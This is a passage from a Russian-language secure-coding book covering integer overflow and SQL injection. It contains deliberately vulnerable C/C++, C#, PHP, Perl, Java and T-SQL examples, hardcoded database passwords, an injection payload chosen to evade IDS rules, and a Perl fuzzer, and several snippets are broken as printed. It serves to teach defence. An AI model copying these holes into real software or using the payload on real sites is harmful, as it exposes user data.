Хотя операции в самом языке Visual Basic, может быть, и неуязвимы для переполнения целого, но потенциальная проблема состоит в том, что вызовы Win32 API обычно принимают в качестве параметров 32-разрядные целые без знака (DWORD). Если ваша программа передает системному вызову 32-разрядное целое со знаком, то в ответ может получить отрицательное число. Аналогично вполне допустимо выполнить такую операцию, как 2 – 8046, над числами со знаком, но что, если указать в качестве одного из операндов такое число без знака, чтобы возникло переполнение? Если системный вызов возвращает некоторое значение, а потом вы выполняете манипуляции над этим значением и величиной, прямо или косвенно (после тех или иных вычислений) полученной от пользователя, и напоследок обращаетесь к другим системным вызовам, то можете оказаться в угрожаемой ситуации. Переходы от знаковых чисел к беззнаковым и обратно чреваты опасностью. Даже если переполнение целого и не приведет к исполнению произвольного кода, необработанные исключения станут причиной отказа от обслуживания. Неработающее приложение не приносит доходов заказчику.

Греховность Java

В отличие от Visual Basic и C#, в язык Java не встроена защита от переполнений. Вот цитата из спецификации языка «Java Language Specification», размещенной по адресу http://java.sun.com/docs/books/jls/second_edition/html/typeValues.doc.html#9151:

> При выполнении встроенных операций над целыми типами переполнение или потеря значимости не индицируются. Единственные арифметические операторы, которые могут возбудить исключение (§11), – это оператор целочисленного деления / (§15.17.2) и оператор вычисления остатка % (§15.17.3). Они возбуждают исключение `ArithmeticException`, если правый операнд равен нулю.

В отличие от Visual Basic, Java поддерживает лишь подмножество всего диапазона целочисленных типов. Хотя 64-разрядные целые поддерживаются, но единственным беззнаковым типом является char, и он представляется в виде 16-разрядного значения без знака.

Поскольку в Java есть только знаковые типы, проверка переполнения становится непростым делом, и по сравнению с C/C++ удается лишь избежать затруднений, связанных со смешанными операциями над знаковыми и беззнаковыми величинами.

Греховность Perl

По крайней мере, два автора этой книги являются горячими сторонниками Perl. Но, несмотря на это, следует признать, что работа с целыми числами реализована в Perl странно. Внутри они представляются в виде чисел с плавающей точкой двойной точности, но тестирование позволяет выявить некоторые любопытные вещи. Рассмотрим следующий код:

```
$h = 4294967295;
$i = 0xffffffff;
$k = 0x80000000;

print "$h = 4294967295 — $h + 1 = ".($h + 1)."\n";
print "$i = 0xffffffff — $i + 1 = ".($i + 1)."\n";

printf("\nИспользуется printf со спецификатором %%d\n");
printf("\\$i = %d, \$i + 1 = %d\n\n", $i, $i + 1);

printf("\nТестируется граничный случай деления\n");
printf("0x80000000/-1 = %d\n", $k/-1);
print "0x80000000/-1 = ".($k/-1)."\n";
```

В результате печатается следующее:

```
[e:\projects\19_sins\perl foo.pl
4294967295 = 4294967295 — 4294967295 + 1 = 4294967296
4294967295 = 0xffffffff — 4294967295 + 1 = 4294967296

Используется printf со спецификатором %d
$i = -1, $i + 1 = -1

Тестируется граничный случай деления
0x80000000/-1 = -2147483648
0x80000000/-1 = -2147483648
```

На первый взгляд, результат выглядит странно, особенно когда используется printf с форматной строкой (в отличие от обычной функции print). Первым делом в глаза бросается то, что мы можем присвоить переменной максимально возможное значение без знака, но после прибавления к нему 1 она либо увеличивается на единицу, либо – если печатать с помощью %d – вообще не изменяется. Загвоздка в том, что на самом деле вы оперируете числами с плавающей точкой, а спецификатор %d заставляет Perl преобразовать double в int. В действительности никакого переполнения нет, но при печати результатов создается впечатление, будто оно произошло.

В силу особенностей работы с числами в Perl мы рекомендуем быть очень осторожными при написании на этом языке приложений, в которых много математических операций. Если вы не разбираетесь досконально в арифметике с плавающей точкой, то можете столкнуться с весьма поучительными сюрпризами. Другие языки высокого уровня, например Visual Basic, тоже иногда производят преобразования в числа с плавающей точкой. Следующий код иллюстрирует, что в таком случае происходит:

```
print (5/4)."\n";
1.25
```

Для большинства обычных приложений Perl ведет себя предсказуемо и работает великолепно. Но не забывайте, что вы имеете дело не с целыми числами, а с числами с плавающей точкой, – а это «две большие разницы».

Где искать ошибку

Любое приложение, в котором производятся арифметические операции, подвержено этому греху, особенно когда некоторые входные данные поступают от пользователя и их правильность не проверяется. Особое внимание обращайте на вычисление индексов массивов и размеров выделяемых буферов в программах на C/C++.

Выявление ошибки на этапе анализа кода

При написании программ на языках C/C++ надо обращать самое пристальное внимание на возможность переполнения целого числа. Теперь, когда многие разработчики осознали важность проверок размеров при прямых манипуляциях с памятью, атаки направлены на те арифметические операции, с помощью которых эти проверки выполняются. Следующими на очереди стоят C# и Java. Прямые манипуляции с памятью в этих языках запрещены, но тем не менее можно допустить почти все ошибки, которые характерны для C и C++.

Ко всем языкам относится следующее замечание: проверяйте входные данные прежде, чем каким-либо образом их использовать! В Web-серверах Microsoft IIS 4.0 и 5.0 очень серьезная ошибка имела место из-за того, что программист сначала прибавил к переменной 1, а затем проверил, не оказался ли размер слишком большим. При тех типах, что он использовал, 64K – 1 + 1 оказалось равно нулю! На соответствующее извещение есть ссылка в разделе «Другие ресурсы».

C/C++

Первым делом найдите все места, где выделяется память. Самое опасное – это выделение блока, размер которого вычисляется. Убедитесь, что при этом невозможно переполнение целого. Далее обратите внимание на функции, которые получают входные данные. Автор как-то встретил примерно такой код:

```
THING* AllocThings(int a, int b, int c, int d)
{
```

```
   int bufsize;
   THING* ptr;

   bufsize = IntegerOverflowsRUs(a, b, c, d);

   ptr = (THING*)malloc(bufsize);
   return ptr;
}
```

Ошибка скрывалась в функции, вычисляющей размер буфера, к тому же найти ее мешали загадочные, ничего не говорящие читателю имена переменных (и литералов, которые представлены типом signed int). Если у вас есть время на доскональный анализ, проследите порядок вызова всех ваших функций вплоть до обращений к низкоуровневым библиотечным функциям или системным вызовам. И напоследок выясните, откуда поступают данные. Можете ли вы утверждать, что аргументы функций не подвергались манипуляциям? Кто контролирует аргументы: вы или потенциальный противник?

По мнению автора языка Perl, величайшим достоинством программиста является лень! Так давайте пойдем простым путем – заставим потрудиться компилятор. Включите уровень диагностики /W4 (для Visual C++) или -Wall либо -Wsign-compare (для gcc) – и вы увидите, как много в вашей программе мест, где возможны проблемы с целыми числами. Обращайте внимание на все предупреждения, касающиеся целых чисел, особенно на те, в которых говорится о сравнении знаковых и беззнаковых величин, а также об усечении.

В Visual C++ самыми важными с этой точки зрения являются предупреждения C4018, C4389 и C4244.

В gcc ищите предупреждения «warning: comparison between signed and unsigned integer expressions».

Относитесь с подозрением к директивам #pragma, отключающим предупреждения, например:

```
#pragma warning(disable : 4244)
```

Во вторую очередь следует искать места, где вы пытаетесь защититься от переполнения буфера (в стеке или в куче) путем проверки выхода за границы. Убедитесь, что все арифметические вычисления корректны. В следующем примере показано, как может возникнуть ошибка:

```
int ConcatBuffers(char *buf1, char *buf2,
         size_t len1, size_t len2) {
   char buf[0xFF];
   if(len1 + len2) > 0xFF) return -1;
   memcpy(buf, buf1, len1);
   memcpy(buf + len1, buf2, len2);
   // сделать что-то с buf
   return 0;
}
```

Здесь проверяется, что суммарный размер двух входных буферов не превышает размера выходного буфера. Но если `len1` равно 0x103, а `len2` равно 0xfffffffc, то сумма переполняет 32-разрядный регистр процессора и оказывается

равной 255 (0xff), так что проверка успешно проходит. В результате memcpy попытается записать примерно 4 Гб в буфер размером всего 255 байтов!

Не вздумайте подавлять эти надоедливые предупреждения путем приведения типов. Теперь вы знаете, насколько это рискованно и как внимательно нужно все проверять. Найдите все приведения и убедитесь, что они безопасны. О приведениях и преобразованиях в языках C и C++ см. раздел «Операции приведения» выше.

Вот еще один пример:

```
int read(char* buf, size_t count) {
   // Сделать что-то с памятью
}

   ...
   while (true) {
      BYTE buf[1024];
      int skip = count — cbBytesRead;
      if (skip > sizeof(buf))
         skip = sizeof(buf);

      if (read(buf, skip))
         cbBytesRead += skip;
      else
         break;
   ...
```

В этом фрагменте значение `skip` сравнивается с 1024, и если оно меньше, то в буфер `buf` копируется `skip` байтов. Проблема в том, что если `skip` оказывается отрицательным (скажем, –2), то оно будет заведомо меньше 1024, так что функция read попытается скопировать –2 байта, а это значение, будучи представлено как целое без знака (тип size_t), равно без малого 4 Гб. Итак, read() копирует 4 Гб в буфер размером 1 Кб. Печально!

Еще один источник неприятностей – это оператор new в языке C++. Он сопряжен с неявным умножением:

```
Foo *p = new Foo(N);
```

Если N контролируется противником, то возможно переполнение внутри operator new при вычислении выражения N * sizeof(Foo);

C#

Хотя сам язык C# и не допускает прямых обращений к памяти, но иногда программа обращается к системным вызовам, помещенным в блок, помеченный ключевым словом unsafe (при этом ее еще надо компилировать с флагом /unsafe). Любые вычисления, результат которых передается системному вызову, нужно контролировать. Для этого полезно применить ключевое слово checked или – еще лучше – соответствующий флаг компилятора. Включите его и следите, не произойдет ли исключения. Напротив, ключевое слово unchecked используйте изредка, предварительно обдумав все последствия.

Java

В языке Java прямые обращения к памяти также запрещены, поэтому он не так опасен, как C/C++. Но проявлять беспечность все же не следует: как и в C/C++, в Java нет никакой защиты от переполнения целых, и легко можно допустить логические ошибки. О том, какие существуют программные решения, см. в разделе «Искупление греха».

Visual Basic и Visual Basic .NET

Visual Basic ухитрился превратить проблему переполнения целого в проблему отказа от обслуживания – примерно такую же ситуацию мы имеем при использовании ключевого слова checked в C#. Подозрение должны вызывать те места, где программист применяет механизм перехвата для игнорирования ошибок при работе с целыми. Убедитесь, что ошибки обрабатываются правильно. Следующее предложение в программе на Visual Basic (не Visual Basic .NET) свидетельствует о лености программиста, не пожелавшего обрабатывать ошибки, возникающие во время работы программы. Нехорошо это.

```
On Error Continue
```

Perl

Perl – замечательный язык, но математика чисел с плавающей точкой может преподнести неожиданности. По большей части Perl делает то, чего от него ожидают, но будьте осторожны: это очень многогранный язык. В особенности это относится к случаям, когда вы обращаетесь к модулям, являющимся тонкой оберткой вокруг системных вызовов.

Тестирование

Если на вход подаются строки символов, попробуйте задать размеры так, чтобы вызвать ошибку. Часто это происходит, если длина строки составляет 64K или 64K – 1 байтов. Также ошибки возможны для длин, равных 127, 128, 255 и 32K плюс-минус единица. Если вам удалось подобрать тест так, что прибавление единицы к числу вызвало изменение знака или обращение в нуль, значит, вы не зря потрудились.

Если программа допускает прямой ввод числовых данных, например в структурированный документ, попробуйте очень большие числа и обращайте особое внимание на граничные случаи.

Примеры из реальной жизни

Поиск по запросу «integer overflow» в базе данных уязвимостей на сайте Security Focus дает больше 50 документов, а в базе CVE – 65 документов. Вот лишь несколько из них.

Ошибка в интерпретаторе Windows Script позволяет выполнить произвольный код

Цитата из бюллетеня CVE (CAN-2003-0010):

> Переполнение целого в функции JsArrayFunctionHeapSort, используемой в Windows Script Engine для JScript (JScript.dll), в различных операционных системах Windows позволяет противнику выполнить произвольный код путем подготовки Web-страницы или электронного письма в формате HTML, в котором используется большой индекс массива. При этом возникает переполнение размещенного в куче буфера и открывается возможность для атаки.

Интересная особенность этой ошибки в том, что переполнение возникает в языке сценариев, не допускающем прямого обращения к памяти. Выпущенный по этому поводу бюллетень Microsoft можно найти на странице www.microsoft.com/technet/ security/bulletin/MS03-008.mspx.

Переполнение целого в конструкторе объекта SOAPParameter

Еще одна ошибка в языке сценариев (документ CAN-2004-0722 в базе CVE) описана на сайте Red Hat Linux (www.redhat.com) следующими словами:

> Zen Parse сообщил о некорректном контроле входных данных в конструкторе объекта SOAPParameter, что приводит к переполнению целого с последующей порчей кучи. Можно написать вредоносную программу на языке JavaScript, которая воспользуется этой ошибкой для выполнения произвольного кода.

В том же отчете читаем далее:

> Во время аудита исходных текстов Крис Эванс (Chris Evans) обнаружил переполнение буфера и переполнение целого в библиотеке libpng, используемой в браузере Mozilla. Противник может создать специальный PNG-файл, при просмотре которого в этом браузере либо произойдет аварийный останов, либо будет выполнен произвольный код.

Переполнение кучи в HTR-документе, передаваемом поблочно, может скомпрометировать Web-сервер

Вскоре после того, как об этой ошибке стало известно (в июне 2002 года), последовали многочисленные атаки на уязвимые серверы IIS. Подробности можно

найти на странице www.microsoft.com/technet/security/bulletin/MS02-028.mspx, но суть проблемы в том, что обработчик HTR-документов принимал от пользователя данные длиной 64K – 1, прибавлял 1 (нам ведь нужно место для завершающего нуля), после чего запрашивал буфер длиной 0 байтов. Неизвестно, то ли Билл Гейтс сказал, что 64K хватит любому, то ли это интернетовская легенда, но любой хакер сможет уместить в 64K такой shell-код, что мало не покажется!

Искупление греха

По-настоящему избавиться от ошибок переполнения целого можно, только если вы хорошо понимаете суть проблемы. Но все же опишем несколько шагов, которые помогут не допустить такой ошибки. Прежде всего пользуйтесь всюду, где возможно, числами без знака. В стандарте C/C++ описан тип size_t для представления размеров, и разумные программисты им пользуются. Контролировать беззнаковые целые гораздо проще, чем знаковые. Ну нет же смысла применять число со знаком для задания размера выделяемой памяти!

Избегайте «хитроумного» кода – контроль целых должен быть прост и понятен. Вот пример чересчур заумного кода для контроля переполнения при сложении:

```
int a, b, c;

c = a + b;

if(a ^ b ^ c < 0)
   return BAD_INPUT;
```

В этом фрагменте масса проблем. Многим из нас потребуется несколько минут на то, чтобы понять, что же автор хотел сделать. А кроме того, код дает ложные срабатывания – как позитивные, так и негативные, то есть работает не всегда. Вот другой пример проверки, дающей правильный результат не во всех случаях:

```
int a, b, c;

c = a * b;
if(c < 0)
   return BAD_INPUT;
```

Даже если на входе допустимы только положительные числа, этот код все равно пропускает некоторые переполнения. Возьмем, к примеру, выражение (2 ^ 30 + + 1) * 8, то есть 2 ^ 33 + 8. После отбрасывания битов, вышедших за пределы 32 разрядов, получается 8. Это число положительно, а ошибка тем не менее есть. Безопаснее решить эту задачу, сохранив результат умножения 32-разрядных чисел в 64-разрядном, а затем проверить, равен ли хотя бы один из старших битов единице. Это и будет свидетельством переполнения.

Когда встречается подобный код:

```
unsigned a, b;
...
if (a * b < MAX) {
   ...
}
```

проще ограничить a и b значениями, произведение которых заведомо меньше MAX. Например:

```
#include "limits.h"

#define MAX_A  10000
#define MAX_A  250

assert(UINT_MAX / MAX_A >= MAX_B);   // проверим, что MAX_A и MAX_B
                                     // достаточно малы

if (a < MAX_A && b < MAX_B) {
   ...
}
```

Если вы хотите надежно защитить свой код от переполнений целого, можете воспользоваться классом SafeInt, который написал Дэвид Лебланк (подробности в разделе «Другие ресурсы»). Но имейте в виду, что, не перехватывая исключения, возбуждаемые этим классом, вы обмениваете возможность выполнения произвольного кода на отказ от обслуживания. Вот пример использования класса SafeInt:

```
size_t CalcAllocSize(int HowMany, int Size, int HeaderLen)
{
   try{
      SafeInt<size_t> tmp(HowMany);
      return tmp * Size + SafeInt<size_t>(HeaderLen);
   }
   catch(SafeIntException)
   {
      return (size_t)~0;
   }
}
```

Целые со знаком используются в этом фрагменте только для иллюстрации; такую функцию следовало бы писать, пользуясь одним лишь типом size_t. Посмотрим, что происходит «под капотом». Прежде всего проверяется, что значение HowMany неотрицательно. Попытка присвоить отрицательное значение беззнаковой переменной типа SafeInt вызовет исключение. Затем SafeInt умножается на переменную Size типа int, при этом проверяется как переполнение, так и попадание в допустимый диапазон. Результат умножения SafeInt * int – это снова SafeInt, поэтому далее выполняется операция контролируемого сложения. Обратите внимание на приведение входного параметра типа int к типу SafeInt – отрицательная длина заголовка с точки зрения математики, может быть, и допустима, но с точки зрения здравого смысла – нет, поэтому размеры лучше представлять числами без знака. Наконец, перед возвратом величина типа SafeInt<size_t> преобразуется обратно в size_t, это пустая операция. Внутри класса SafeInt выполняется много сложных проверок, но ваш код остается простым и понятным.

Если вы программируете на C#, включайте флаг /checked и применяйте unchecked-блоки только для того, чтобы отключить контроль в отдельных предложениях.

Дополнительные защитные меры

Если вы работаете с компилятором gcc, то можете задать флаг -ftrapv. В этом случае за счет обращения к различным функциям во время выполнения будут перехватываться переполнения при операциях со знаковыми и *только* со знаковыми целыми. Неприятность в том, что при обнаружении переполнения вызывается функция abort().

Компилятор Microsoft Visual C++ 2005 автоматически обнаруживает переполнение при вызове оператора new. Ваша программа должна перехватывать исключения std::bad_alloc, иначе произойдет аварийный останов.

Другие ресурсы

- «Integer Handling with the C++ SafeInt Class», David LeBlanc, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure01142004.asp
- «Another Look at the SafeInt Class», David LeBlanc, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure05052005.asp
- «Reviewing Code for Integer Manipulation Vulnerabilities», Michael Howard, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/ secure04102003.asp
- «An Overlooked Construct and an Integer Overflow Redux», Michael Howard, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/ secure09112003.asp
- «Expert Tips for Finding Security Defects in Your Code», Michael Howard, http://msdn.microsoft.com/msdnmag/issues/03/11/SecurityCodeReview/default.aspx
- «Integer overflows – the next big threat», Ravind Ramesh, http://star-tech-central.com/tech/story.asp?file=/2004/10/26/itfeature/9170256&sec=itfeature
- DOS against Java JNDI/DNS, http://archives.neophasis.com/archives/bugtraq/2004-11/ 0092.html

Резюме

Рекомендуется

- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяется размер выделяемой памяти.
- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяются индексы массивов.
- Пользуйтесь целыми без знака для хранения смещений от начала массива и размеров блоков выделяемой памяти.

Не рекомендуется

- Не думайте, что ни в каких языках, кроме C/C++, переполнение целого невозможно.

Грех 4. Внедрение SQL-команд

В чем состоит грех

Уязвимость для внедрения SQL-команд (или просто «внедрение SQL») – это широко распространенный дефект, который может привести к компрометации машины и раскрытию секретных данных. А печальнее всего то, что от этой ошибки часто страдают приложения электронной коммерции и программы, обрабатывающие конфиденциальные данные и персональную информацию. Опыт авторов показывает, что многие приложения, работающие с базами данных, которые создавались для внутреннего использования или обмена информацией с партнерами по бизнесу, подвержены внедрению SQL.

Никогда не интересовались, как хакеры воруют номера кредитных карточек с Web-сайтов? Одним из двух способов: либо внедряя SQL, либо заходя через парадный вход, который вы распахиваете перед ними, открывая порт сервера базы данных (TCP/1433 для Microsoft SQL Server, TCP/1521 для Oracle, TCP/523 для IBM/DB2 и TCP/3306 для MySQL) для доступа из Интернет и оставляя без изменения принимаемый по умолчанию пароль администратора базы данных.

Быть может, самая серьезная опасность, связанная с внедрением SQL, – это получение противником персональных или секретных данных. В некоторых странах, штатах и отраслях промышленности вас за это могут привлечь к суду. Например, в штате Калифорния можно сесть в тюрьму по закону о защите тайны личной жизни в сети, если из управляемой вами базы данных была похищена конфиденциальная или персональная информация. В Германии §9 DBSG (Федеральный закон о защите данных) требует, чтобы были предприняты должные организационные и технические меры для защиты систем, в которых хранится персональная информация. Не забывайте также о действующем в США Акте Сарбанеса-Оксли от 2002 года, и прежде всего о параграфе 404, который обязывает защищать данные, на основе которых формируется финансовая отчетность компании. Система, уязвимая для атак с внедрением SQL, очевидно, имеет неэффективные средства контроля доступа, а значит, не соответствует всем этим установлениям.

Напомним, что ущерб не ограничивается данными, хранящимися в базе. Внедрение SQL может скомпрометировать сам сервер, а не исключено, что и сеть целиком. Для противника скомпрометированный сервер базы данных – это лишь ступень к новым великим свершениям.

Подверженные греху языки

Все языки программирования, применяемые для организации интерфейса с базой данных, уязвимы! Но прежде всего это относится к таким языкам высоко-

го уровня, как Perl, Python, Java, технологии «серверных страниц» (ASP, ASP.NET, JSP и PHP), C# и VB.NET. Иногда оказываются скомпрометированными также и языки низкого уровня, например библиотеки функций или классов, написанные на C или C++ (к примеру, библиотека c-tree компании FairCom или Microsoft Foundation Classes). Наконец, не свободен от греха и сам язык SQL.

Как происходит грехопадение

Самый распространенный вариант греха совсем прост – атакующий подсовывает приложению специально подготовленные данные, которые тот использует для построения SQL-предложения путем конкатенации строк. Это позволяет противнику изменить семантику запроса. Разработчики продолжают использовать конкатенацию, потому что не знают о существовании других, более безопасных методов. А если и знают, то не применяют их, так как, говоря откровенно, конкатенация – это так просто, а для вызова других функций еще подумать надо. Мы могли бы назвать таких программистов лентяями, но не станем.

Реже встречается другой вариант атаки, заключающийся в использовании хранимой процедуры, имя которой передается извне. А иногда приложение принимает параметр, конкатенирует его с именем процедуры и исполняет получившуюся строку.

Греховность C#

Вот классический пример внедрения SQL:

```
using System.Data;
using System.Data.SqlClient;

...

string ccnum = "None";
try {
   SqlConnection sql = new SqlConnection(
      @"data source=localhost;" +
      "user id=sa;password=pAs$w0rd;");
   sql.Open();
   string sqlstring="SELECT ccnum" +
      " FROM cust WHERE id=" + Id;
   SqlCommand cmd = new SqlCommand(sqlstring,sql);
   try {
      ccnum = (string)cmd.ExecuteScalar();
   } catch (SqlException se) {
      Status = sqlstring + " failed\n\r";
      foreach (SqlError e in se.Errors) {
         Status += e.Message + "\n\r";
   }
} catch (SqlException e) {
   // Ой!
}
```

Ниже приведен по существу такой же код, но SQL-предложение строится с помощью замены подстроки, а не конкатенации. Это тоже ошибка.

```
using System.Data;
using System.Data.SqlClient;

...

string ccnum = "None";
try {
   SqlConnection sql = new SqlConnection(
      @"data source=localhost;" +
      "user id=sa;password=pAs$w0rd;");
   sql.Open();
   string sqlstring="SELECT ccnum" +
      " FROM cust WHERE id=%ID%";
   String sqlstring2 = sqlstring.Replace("%ID", id);
   SqlCommand cmd = new SqlCommand(sqlstring2,sql);
   try {
      ccnum = (string)cmd.ExecuteScalar();
   } catch (SqlException se) {
      Status = sqlstring + " failed\n\r";
      foreach (SqlError e in se.Errors) {
         Status += e.Message + "\n\r";
   }
} catch (SqlException e) {
   // Ой!
}
```

Греховность PHP

Вот та же классическая ошибка, но в программе на языке PHP, часто применяемом для доступа к базам данных.

```
<?php

   $db = mysql_connect("localhost","root","$$sshhh...!");
   mysql_select_db("Shipping",$db);
   $id = $HTTP_GET_VARS["id"];
   $qry = "SELECT ccnum FROM cust WHERE id = %$id%";
   $result = mysql_query($qry,$db);
   if ($result) {
      echo mysql_result($result,0,"ccnum");
   } else {
      echo "No result! " . mysql_error();
   }
?>
```

Греховность Perl/CGI

И снова тот же дефект, но на этот раз в программе на достопочтенном Perl:

```
#!/usr/bin/perl

use DBI;
use CGI;

print CGI::header();
$cgi = new CGI;
```

```
$id = $cgi->param('id');

$dbh = DBI->connect('DBI:mysql:Shipping:localhost',
                    'root',
                    '$3cre+')
   or print "Ошибка connect : $DBI::errstr";

$sql = "SELECT ccnum FROM cust WHERE id = " . $id;
$sth = $dbh->prepare($sql)
   or print "Ошибка prepare : $DBI::errstr";

$sth->execute()
   or print "Ошибка execute : $DBI::errstr";

# Вывести данные

while (@row = $sth->fetchrow_array ) {
   print "@row<br>";
}

$dbh->disconnect;
print "</body></html>";

exit;
```

Греховность Java

Еще один распространенный язык, Java. Подвержен внедрению SQL по той же схеме.

```
import java.*;
import java.sql.*;

...

public static boolean doQuery(String Id) {
   Connection con = null;
   try
   {
      Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver");
      con = DriverManager.getConnection("jdbc:microsoft:sqlserver: " +
                              "//localhost:1433", "sa", "$3cre+");

      Statement st = con.createStatement();
      ResultSet rs = st.executeQuery("SELECT ccnum FROM cust WHERE id=" +
                              Id);
      while (rx.next()) {
         // Полюбоваться на результаты запроса
      }

      rs.close();
      st.close();
   }
   catch (SQLException e)
   {
      // Ой!
      return false;
```

```
   }
   catch (ClassNotFoundException e)
   {
      // Не найден класс
      return false;
   }
   finally
   {
      try
      {
         con.close();
      } catch(SQLException e) {}
   }
   return true;
}
```

Греховность SQL

Подобный код встречается не так часто, но автор пару раз наталкивался на него в промышленных системах. Показанная ниже хранимая процедура просто принимает строку в качестве параметра и исполняет ее!

```
CREATE PROCEDURE dbo.doQuery(@query nchar(128))
AS
   exec(@query)
RETURN
```

А вот следующий код распространен куда шире и не менее опасен:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
AS
   DECLARE @query nchar(256)
   SELECT @query = 'select ccnum from cust where id = ''' + @id + ''''
   EXEC @query
RETURN
```

Здесь опасная конкатенация строк выполняется внутри процедуры. То есть вы по-прежнему совершаете постыдный грех, даже если процедура вызвана из корректного кода на языке высокого уровня.

Стоит поискать и другие операторы конкатенации, имеющиеся в SQL, а именно «+» и «||», а также функции CONCAT() и CONCATENATE().

Во всех этих примерах противник контролирует переменную Id. Важно всегда представлять себе, что именно контролирует атакующий, это поможет понять, есть реальная ошибка или нет. В данном случае противник может задать любое значение переменной Id, участвующей в запросе, и тем самым управлять видом строки запроса. Последствия могут оказаться катастрофическими.

Классическая атака состоит в том, чтобы видоизменить SQL-запрос, добавив лишние части и закомментарив «ненужные». Например, если противник контролирует переменную `Id`, то может задать в качестве ее значения строку `1 or 2>1 --`, тогда запрос примет такой вид:

```
SELECT ccnum FROM cust WHERE id=1 or 2>1 --
```

Условие `2>1` истинно для всех строк таблицы, поэтому запрос возвращает все строки из таблицы cust, другими словами, номера всех кредитных карточек. Мож-

но было бы воспользоваться классической атакой «1=1», но сетевые администраторы часто включают поиск такой строки в системы обнаружения вторжений (IDS), поэтому мы применили условие «2>1», которое столь же эффективно, но «проходит под лучом радара».

Оператор комментария – - убирает из поля зрения сервера все последующие символы запроса, которые могла бы добавить программа. В одних базах данных для комментирования применяются символы – -, в других – #. Проверьте, что воспринимает в качестве комментария ваша база.

Различных вариантов атак слишком много, чтобы перечислять их здесь, дополнительный материал вы найдете в разделе «Другие ресурсы».

Родственные грехи

Во всех приведенных выше примерах демонстрируются и другие грехи:

- соединение от имени учетной записи с высоким уровнем доступа;
- включение пароля в текст программы;
- сообщение противнику излишне подробной информации в случае ошибки.

Рассмотрим их по порядку. Везде соединение устанавливается от имени административного или высокопривилегированного пользователя, хотя достаточно было бы пользователя, имеющего доступ только к одной базе данных. Это означает, что противник потенциально сможет манипулировать и другой информацией, а то и всем сервером. Короче говоря, соединение с базой данных от имени пользователя с высоким уровнем доступа – скорее всего, ошибка и нарушение принципа наименьших привилегий.

«Зашивание» паролей в код – почти всегда порочная идея. Подробнее см. грех 11 и 12 и предлагаемые там «лекарства».

Наконец, в случае ошибки противник получает слишком много информации. Воспользовавшись ей, он сможет получить представление о структуре запроса и, быть может, даже узнать имена объектов базы. Более подробную информацию и рекомендации см. в грехе 6.

Где искать ошибку

Любое приложение, обладающее перечисленными ниже характеристиками, подвержено риску внедрения SQL:

- принимает данные от пользователя;
- не проверяет корректность входных данных;
- использует введенные пользователем данные для запроса к базе;
- применяет конкатенацию или замену подстроки для построения SQL-запроса либо пользуется командой SQL exec (или ей подобной).

Выявление ошибки на этапе анализа кода

Во время анализа кода на предмет возможности внедрения SQL прежде всего ищите места, где выполняются запросы к базе данных. Ясно, что программам, не

обращающимся к базе данных, эта напасть не угрожает. Мы обычно ищем следующие конструкции:

Язык	Ключевые слова
VB.NET	SqlClient, OracleClient
C#	SqlClient, OracleClient
PHP	mysql_connect
Perl[1]	DBI, Oracle, SQL
Java (включая JDBC)	java.sql, sql
Active Server Pages	ADODB
C++ (Microsoft Foundation Classes)	CDatabase
C/C++ (ODBC)	"include sql.h"
C/C++ (ADO)	ADODB, #import "msado15.dll"
SQL	exec, execute, sp_executesql
ColdFusion	cfquery

Выяснив, что в программе есть обращения к базе данных, нужно определить, где выполняются запросы и насколько можно доверять данным, участвующим в запросе. Самое простое – найти все места, где выполняются предложения SQL, и посмотреть, производится ли конкатенация или подстановка небезопасных данных, взятых, например, из строки Web-запроса, из Web-формы или аргумента SOAP. Вообще, любых поступающих от пользователя данных!

Тестирование

Надо признать, что реальной альтернативы добросовестному анализу кода на предмет внедрения SQL не существует. Но иногда у вас может не быть доступа к коду, или вы просто не имеет опыта чтения чужих программ. Тогда дополните анализ кода тестированием.

Прежде всего определите все точки входа в приложение, где формируются SQL-запросы. Затем создайте тестовую программу-клиент, которая будет посылать в эти точки частично некорректные данные. Например, если тестируется Web-приложение, которое строит запрос на основе одного или нескольких полей формы, попробуйте вставить в них произвольные ключевые слова языка SQL. Следующий пример на Perl показывает, как это можно сделать.

```
#!/usr/bin/perl

use strict;
use HTTP::Request::Common qw(POST GET);
use HTTP::Headers;
use LWP::UserAgent;

srand time;
```

[1] Перечень технологий доступа к базам данных, доступных из программ на Perl, см. на странице http://search.cpan.org/modlist/Database_Interfaces.

```
# Приостановить исполнение, если найдена ошибка
my $pause = 1;

# Тестируемый URL
my $url = 'http://mywebserver.xyzzy123.com/cgi-bin/post.cgi';

# Максимально допустимый размер HTTP-ответа
my $max_response = 1000;

# Допустимые города
my @cities = qw(Auckland Seattle London Portland Manchester Redmond
        Brisbane Ndola);

while (1) {
   my $city = randomSQL($cities[rand @cities]);
   my $zip = randomSQL(10000 + int(rand 89999));

   print «Пробую [$city] и [zip]\n»;
   my $ua = LWP::UserAgent->new();
   my $req = POST $url,
      [ City => $city,
        ZipCode => $zip,
      ];
   # Послать запрос, получить ответ и поискать в нем признаки ошибки
   my $res = $ua->request($req);
   $_ = $res->as_string;
   die "Хост недостижим\n" if /bad hostname/ig;
   if ($res->status_line != 200
         || /error/ig
         || length($_) > $max_response) {
      print "\nПотенциальная возможность внедрения SQL\n";
      print;
      getc if $pause;
   }
}

# Выбрать случайное ключевое слово SQL, в 50% случаев перевести
# его в верхний регистр
sub randomSQL() {
   $_ = shift;

   return $_ if ($rand > .75);

   my @sqlchars = qw(1=1 2>1 "fred="fre" + "d" or and select union
                     drop update insert into dbo < > = ( ) ' .. - #);
   my $sql = $sqlchars[rand @sqlchars];
   $sql = uc($sql) id rand > .5;

   return $_ . ' ' . $sql if rand > .9;
   return $sql . ' ' . $_ if rand > .9;
   return $sql;
}
```

Этот код обнаружит возможность внедрения SQL только в случае, когда приложение возвращает сообщение об ошибке. Как мы уже сказали, нет ничего лучше

тщательного анализа кода. Другой способ тестирования заключается в том, чтобы воспользоваться приведенной выше Perl-программой, заранее выяснить, как выглядит нормальный ответ, а затем анализировать, на какие запросы получен ответ, отличающийся от правильного, или вообще нет никакого ответа.

Имеются также инструменты третьих фирм, например AppScan компании Sanctum (теперь Watchfire) (www.watchfire.com), WebInspect компании SPI Dynamics (www.spidynamics.com) и ScanDo компании Kavado (www.kavado.com).

